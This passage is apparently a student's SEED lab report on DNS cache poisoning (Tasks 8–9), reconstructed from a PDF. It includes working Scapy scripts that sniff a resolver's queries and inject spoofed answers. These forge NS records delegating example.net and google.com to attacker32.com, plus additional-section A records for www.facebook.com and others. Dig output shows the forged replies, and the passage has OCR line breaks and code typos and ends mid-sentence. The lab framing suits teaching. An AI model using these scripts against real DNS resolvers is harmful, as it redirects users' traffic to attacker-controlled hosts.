
```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal File Edit View Search Terminal Help 11:10 PM
[10/24/21]seed@SiriS_PES1UG19CS485_Attacker:~$ cd bin
[10/24/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin$ cd p
ython
[10/24/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/pytho
n$ sudo python filename.py
```

We can check the cache dump which caches the authority name server and answer.



```
SEEDUbuntu Clone1 [Running]
Terminal 11:11 PM
;; AUTHORITY SECTION:
example.NET.          86400   IN      NS      a.iana-
servers.net.
example.NET.          86400   IN      NS      b.iana-
servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.NET.  172800   IN      A       199.43.
135.53
a.iana-servers.NET.  172800   IN      AAAA    2001:50
0:8f::53
b.iana-servers.NET.  172800   IN      A       199.43.
133.53
b.iana-servers.NET.  172800   IN      AAAA    2001:50
0:8d::53
;; Query time: 642 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sun Oct 24 23:09:24 EDT 2021
;; MSG SIZE  rcvd: 221
[10/24/21]seed@SiriS_PES1UG19CS485_Victim:~$
```


Wireshark screenshot:



Using Wireshark, we can see that a DNS query request is sent to our DNS server (10.0.2.5). As the server knows the nameserver of the domain (due to cache poisoning), it sends query requests for attacker32.com. It shows that our cache poisoning attack is successful.

Task 8: Targeting Another Domain


Inorder to extend the impact of the cache poisoning with a nameserver for the domain to other domains, we run this code:



```
#!/usr/bin/python
from scapy.all import *


def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt
[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.4')
        NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)
[4:], type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR
(rrname='google.com', type='NS', ttl=259200, rdata='attacker32.com')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt
[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=2, an= Anssec, ns=NSsec1/
NSsec2)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.5 and dst port 53)', prn=spoof_dns)
```

The following code sends DNS response with two authoritative entries similarly as we did for the previous task. We create a Name Server Resource Record for “google.com” with “attacker32.com” as the domain.




```
Terminal [10/24/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/python$ sudo python attack.py
```

After running the code, we run “dig www.example.net” on behalf of the user. From the below screenshot, we see that the victim machine gets a forged reply from the DNS server with the Answer section and Authority section. The authority section contains the forged response for “example.net”, but not for “google.com”.




```
Terminal File Edit View Search Terminal Help ;; AUTHORITY SECTION: example.NET. 83947 IN NS b.iana-servers.net. example.NET. 83947 IN NS a.iana-servers.net. ;; ADDITIONAL SECTION: a.iana-servers.NET. 170347 IN A 199.43.135.53 a.iana-servers.NET. 170347 IN AAAA 2001:500:8f::53 b.iana-servers.NET. 170347 IN A 199.43.133.53 b.iana-servers.NET. 170347 IN AAAA 2001:500:8d::53 ;; Query time: 0 msec ;; SERVER: 10.0.2.5#53(10.0.2.5) ;; WHEN: Sun Oct 24 23:50:18 EDT 2021 ;; MSG SIZE rcvd: 225 [10/24/21]seed@SiriS_PES1UG19CS485_Victim:~$
```

Wireshark Screenshot:



Task 9: Targeting the Additional Section

The below code shows that we create Additional sections with the Resource Record name (domains/nameservers) and Resource data (IP address). The resource record names are “attacker32.com”, “ns.example.com”, “www.facebook.com”.




The screenshot shows a Gedit text editor window titled "additional.py (~/.bin/python) - gedit". The code is written in Python and uses the scapy library to spoof DNS packets. The script defines a function "spoof_dns" that checks if the query name is "www.example.net". If it is, it creates three additional records: "attacker32.com", "ns.example.net", and "www.facebook.com", all with type 'A' and TTL 259200. It then creates a DNS packet with these records and sends it. Finally, it sniffs for UDP traffic from the host 10.0.2.5 on port 53 and prints the results.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt
[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.4')
        NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)
[4:], type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname=(pkt[DNS].qd.qname)
[4:], type='NS', ttl=259200, rdata='ns.example.net')
        Addsec1 = DNSRR
(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR
(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR
(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt
[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec
NSsec2, ar=Addsec1/Addsec2/Addsec3)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
    pkt = sniff(filter='udp and (src host 10.0.2.5 and dst port 53)', prn=spoof_dns
)
```


We run the code on the attacker:

A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window. The terminal window has a dark background and contains the following text:

```
[10/24/21]seed@SiriS_PES1UG19CS485_Attacker:~/bin/python  
n$ sudo python additional.py
```

The terminal window is located in the bottom right corner of the screen. On the left side, there is a vertical dock with several icons, including a gear, a wrench, and a file folder.

After running the script, we run the command “dig www.example.net” on behalf of the user. From the below screenshot, we see that the victim machine gets a forged reply from the DNS server with the Answer section, Authority section and Additional section. The authority section contains the forged responses for “example.net”. The additional section contains the forged responses for “ns.example.net” and 